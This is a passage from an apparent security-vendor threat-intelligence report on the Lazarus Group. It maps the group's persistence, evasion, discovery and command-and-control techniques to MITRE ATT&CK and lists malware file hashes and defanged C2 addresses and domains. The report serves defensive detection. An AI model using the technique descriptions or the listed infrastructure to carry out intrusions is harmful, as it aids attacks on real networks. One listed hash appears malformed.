		Persistence
T1543.003	Create or Modify System Process: Windows Service	To gain persistence on a host, the Lazarus Group creates services using the sc.exe utility
T1136	Create Account	The Lazarus Group creates local administrator accounts
T1547.009	Boot or Logon Autostart Execution: Shortcut Modification	To gain persistence on a host, the Lazarus Group places a shortcut in the startup folder
		Defense Evasion
T1027	Obfuscated Files or Information	The configuration file AccountStore.bak is encrypted with the VEST algorithm
T1564.001	Hide Artifacts: Hidden Files and Directories	The Lazarus Group stores its malware in hidden folders at C:\ProgramData
T1070.004	Indicator Removal on Host: File Deletion	The Lazarus Group removes malware samples from the file system
T1218.011	Signed Binary Proxy Execution: Rundll32	A malicious DLL is launched via rundll32.exe with an indication of the exported function and with startup parameters
		Discovery
T1087.001	Account Discovery: Local Account	The Lazarus Group collects information about users using the net user and net group commands
T1069.002	Permission Groups Discovery: Domain Groups	The Lazarus Group uses the adfind utility to retrieve information from Active Directory
T1016	System Network Configuration Discovery	The Lazarus Group collects information about the network settings of the infected computer
T1135	Network Share Discovery	The Lazarus Group uses the SMBMap utility to discover shared folders within the network
T1012	Query Registry	The Lazarus Group uses the reg.exe utility to get information from the registry
T1033	System Owner/User Discovery	The Lazarus Group collects information about users of a compromised computer
T1057	Process Discovery	The Lazarus Group uses the tasklist.exe utility to get information about processes

ID	Name	Description
T1082	System Information Discovery	The Lazarus Group uses the systeminfo.exe utility to get information about the system
	Lateral Movement	
T1021.002	Remote Services: SMB/Windows Admin Shares	The Lazarus Group uses compromised legitimate privileged accounts to move laterally on the network
	Command And Control	
T1132.002	Data Encoding: Non-Standard Encoding	The Lazarus Group uses its own data encryption algorithm to communicate with the C2
T1071.001	Application Layer Protocol: Web Protocols	The Lazarus Group's malware uses the standard HTTP protocol to connect to the C2

10. IOCs

File name	MD5	SHA-1	SHA-256
AccountStore.bak	665ce00318552c6ddc22e2f5e59cd516	71e5bb0e7f00bb11518e8d7f619f2b6c9fa09eaf	7e454b22987d8901ab7fc2983d335da6ed4ac048298e3bcb7e3a123352bfc1da
AccountStore.bak	107953faf48823913b19ab7cf311a2c8	73a2aed35aa5fc8621828e11c76d58144ea7f6bb	ceec993673d95fd0af326f1ef7268ebf375361118efe2ae561c0e59b36387c1b
AccountStore.bak	bc1e06ba5f472aaf30d8027dc8562307	04bc9e74c65b6df6f6c4ba90db3d85ca9b2dda4c	79076febac7abad26ae1c570c4de41fb51c6a5a82b97ec5299005d8e9f66e5a9
AccountStore.bak	66037fc3c489d099107e2d3cddd33569	a7e34ed64337893752eadfbfae9a516c8b482329	c1d6a5940045b7ff0063b85d89750979d8501d52815b0134fb556f2c12210369
ApplicationCacher-f0182c1a4.rbs	5f77737c1f4bd8b1868dc50efce1bbf5	c85c825f1e2ef66d83dc1cf011f8b2e6aee08fa8	93d78712eb3f9e81286a9ebcffe6296ef05eb20dd53a76c16f6fb5384b0baf26
Cacher.hls-iol	12011c44955fd6631113f68a99447515	4f4f8cf0f9b47d0ad95d159201fe7e72fbc8448d	c92c158d7c37fea795114fa6491fe5f145ad2f8c08776b18ae79db811e8e36a3
CommsCacher.bin	74c71671764610245a392f7e7444694c	d28318b4ab7a9076eed8f20306ddf68731ed2357	7e37d83efd01785acecb1c1748081d3ba3bd3e5d11436b930f0157b39639fcfa
CommsCacher.dat	8ec9ff02b58559c851b59189a9d57124	9952c3fa4bce7ef68f8f6a50a593c8ead2481488	56f5252ea7b10a8a2ec0e8b727bb4e85fa2a06512d7e73ca1f3f87cf7b7afafe
CommsCacher.dat	3af010659d19b69d8fbc9b9bb917f603	4b404db4dbdf9240926fc9f3225e4cdd3a9f443c	d6b7cdd046f0c185e9064e6be4a480a4f4d1987647a14076ccbf8af10a9ae755
CommsMangement.tls	-	-	02546fae0355905d341dedb15efa1815b813d3ecab6d9bc920c5446705149fa8
commspkg.bin	a63d7e501a17c8917ef96d4b31fa100b	6e8728af6cc4a7daa06e4ced52a8f45ec6229fd8	0dba9eaac49d78c6913bb4cf246642d8842f8c5e3e4e291fec95710362f3196d
GD2020090939393903.doc	415cd5c206baf793708952777ae0c987	6db80e381260eab8c93ee51bed40b1d5c38601bb	7d235c717a031fc7941525b9ea8f5250a9a3e08a179caf26036fc8acae68fbe9
GD2020090939393903.doc	6e815cacb43c9bc055399a4fd4922ebc	fe1894d343484cb3dc7ec16bef8252bd64cb7b6e	1174fd03271f80f5e2a6435c72bdd0272a6e3a37049f6190abf125b216a83471
GD20200909GAB31.doc	2e83293e8da65d54253ca3b5bd87c414	188415339edc3b54f6627f57bc77d4d500a670a3	bc54765b4790b5a0a24768453d7345bf85848deb4f3a208ce97e79e8da03f866
GD20200909GAB31.doc	b2b8a0f74500bc0a93a7e54b06de5020	b42b60fc26bce51269ba6641fdf406a3491e6c6d	385b758ae75075b540943ce94d6c659f77b9ae3c13dbf2ca1a4584a663938515
GDLS_2020090392828334.doc	8ed89d14dee005ea59634aade15dba97	ea93acf0c278dd59e29ae1402d35db8e0f3ae966	9c906c2f3bfb24883a8784a92515e6337e1767314816d5d9738f9ec182beaf44
GDLS202009069871.doc	058542975392c9636371b88a3f6142d7	e8cdac8acff9a39d016095c165b7c366e93adec5	75bf8feeac2b5b1690feab45155a6b97419d6d1b0d36083daccb061dc5dbdea8
GDLS202009069871.pdf	e5ff537666b387c39a406cbbb359b2ed	4610a559b21b7e5e62925c115863e82ffa0b8977	e13888eed2466efaae729f16fc8e348fbabea8d7acd6db4e062f6c0930128f8f
GDLS47129481.docx	994c02f8c721254a959ed9bc823ab94b	610960413c81cf391a8f28fb83b2482f446953ca	17f1c3dc3ad9e0e87e6a131bd93d12c074b443f365eea2e720b9d9939f9ce22e
InternalPDFViewer.exe	-	-	2aa3fd1c4b1036efc75bd422875c170a9d2f54c464021389833257 9b04f97eac
MemoryCacher.dat	bc731ade86b380e87eb6188b7f2b4255	3ccec13409045f9a6903a3bee1db474c75f959fe	c3a6e07ab16c8c887368ec65bed759f4690efcb539eb6a0904db005d1fe25427
MSSqlite3.lnk	2a0da707ab46c53d9af2f059c3150c62	e7526de25b1f759c7a7bbe61095cfebbae7c158d	e8ae38308c499577ad36758655e62ce069c1e303c7d301427d131b3a4a9ed9ea
MSSqlite3Svc.lnk	ea9ff940a65e650ef2090148b0e67853	1d24d431daf8566a84432a149989c43f57c4a5ef	fcaead308afb9cc4fb31c10ec345b4607f2e2430f83f0a8525f352d72a3af540
regid.mdb	963e8cfaa40226ba2e5d516464572446	fc64890ac49970cccdc80826d40e50f50b5d5b6f	7434c5de43c561780965ba8897a27caaa12944b7b3b135952e622da7189a5f9e
regid.mdb	277962f69a26cc7ac55e9dceb83af9d1	e9e691f11cfecb706c29f729ae660240ee9acbcb	cca1ee1d92f7dac86077b7b826f0f57498811bec7ef149d08ccdd59893797684
usomsqlite3.lgs.dat	c2c399e9e78dbe447c3971014881ca05	c5abf0f2903b0549c20a8f964af7c4d24e730d9a	e924b7c21b298ab185de26b0b28457b02e6cc1f7e42d241805f80d549c4e86ba
volitile.dat	-	-	30cc1612fa94be4e02a5c22b2cfbc1560d6e5bf32de9d8b37460f95a57279c3c

IP	Domain	Country	Organization
182.48.49[.]233	goldllama4.sakura[.]ne.jp	JP	AS9371 SAKURA Internet Inc.
150.60.192[.]67	propro[.]jp	JP	AS9597 KDDI Web Communications Inc.
54.64.30[.]175	vega.mh-tec[.]jp	JP	AS16509 Amazon.com
164.46.106[.]43	hospitality-partners[.]co.jp	JP	AS4694 IDC Frontier Inc.
118.128.190[.]191	apars-surgery[.]org	KR	AS3786 LG DACOM Corporation
160.153.142[.]0	akramportal[.]org	NL	AS21501 Host Europe GmbH
198.133.183[.]67	bootcamp-coders.cnm[.]edu	US	AS4869 Central New Mexico Community College
166.62.39[.]82	clicktocareers[.]com	US	AS26496 GoDaddy.com
23.152.0[.]232	forecareer[.]com	US	AS8100 QuadraNet Enterprises LLC
162.241.219[.]119	gbflatinamerica[.]com	US	AS46606 Unified Layer
92.249.45[.]182	inovecommerce[.]com.br	US	AS47583 Hostinger International Limited

Related articles

- June 16, 2020 Cobalt: tactics and tools update
- November 27, 2020 Investigation with a twist: an accidental APT attack and averted data destruction
- June 4, 2020 COVID-19 and New Year greetings: an investigation into the tools and methods used by the Higaisa group

Share:

Related articles
May 18, 2020

IronPython, darkly: how we uncovered an attack on government entities in Europe

May 24, 2020

Operation TA505: network infrastructure. Part 3.

January 14, 2021

Higaisa or Winnti? APT41 backdoors, old and new

All articles
Solutions

- ICS/SCADA
- Vulnerability Management
- Financial Services
- Protection from targeted attacks (anti-apt)
- Utilities
- ERP Security
- Security Compliance

Products

- MaxPatrol
- MaxPatrol SIEM
- PT Application Firewall
- PT Application Inspector
- PT ISIM
- PT Network Attack Discovery
- PT Sandbox
- XSpider
- MaxPatrol SIEM All-in-One
- PT MultiScanner

Services

- ICS/SCADA Security Assessment
- ATM Security Assessments
- Web Application Security Services
- Mobile Application Security Services
- Custom Application Security Services
- SSDL Implementation
- Penetration Testing
- Forensic Investigation Services
- Advanced Border Control

Analytics

- Threatscape
- PT ESC Threat Intelligence
- Cybersecurity glossary
- Knowledge base
- Research Blog

Partners

- Authorized Partners
- Distributors
- Technology Partners

About

- Clients
- Press
- News
- Events
- Contacts
- Documents and Materials

Find us:

- Terms of Use
- Privacy Notice
- Cookie Notice
- Positive Coordinated Vulnerability Disclosure Policy
- Sitemap

Copyright © 2002-2021 Positive Technologies

- Terms of Use
- Privacy Notice
- Cookie Notice
- Positive Coordinated Vulnerability Disclosure Policy
- Sitemap